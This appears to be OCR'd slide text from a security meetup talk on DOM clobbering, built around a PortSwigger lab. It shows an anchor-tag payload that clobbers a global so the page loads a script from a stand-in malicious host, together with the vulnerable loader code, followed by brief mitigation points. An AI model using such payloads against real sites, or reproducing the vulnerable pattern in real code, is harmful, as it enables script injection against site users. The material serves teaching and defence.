
```
<a id=someObject>
<a id=someObject name=url href=//malicious-website.com/evil.js
```


Attack

Last question.


Why does someObject.url deliver href here?

```
<script>
        window.onload = function(){
                let someObject = window.someObject || {};
                let script = document.createElement('script');
                script.src = someObject.url;
                document.body.appendChild(script);
        };
</script>
```


HTMLAnchorElement.toString returns the .href value

Portswigger Lab Example

OTHER POSSIBILITIES



Overwrite attributes in form if logic uses this variable
Example Example

PREVENT DOM-CLOBBERING (REGARDING PORTSWIGGER)

Objects and Function legitimate?

Bad Code Pattern: No Global Variable + logical OR

Well-tested Lib like DOMPurify


SUMMARY DOM CLOBBERING
Introduction
Demos
Mitigation

RESOURCES

https://portswigger.net/web-security/dom-based/dom-clobbering

https://stackoverflow.com/questions/67064756/dom-clobbering-and-how-it-works

THANKS FOR LISTENING :)

Join us on next meetup. We're looking forward to everybody :)

Security Meetup 0x41 (Onsite / Remote) (Nr 65)

15th of September 6pm

Monero (Henning)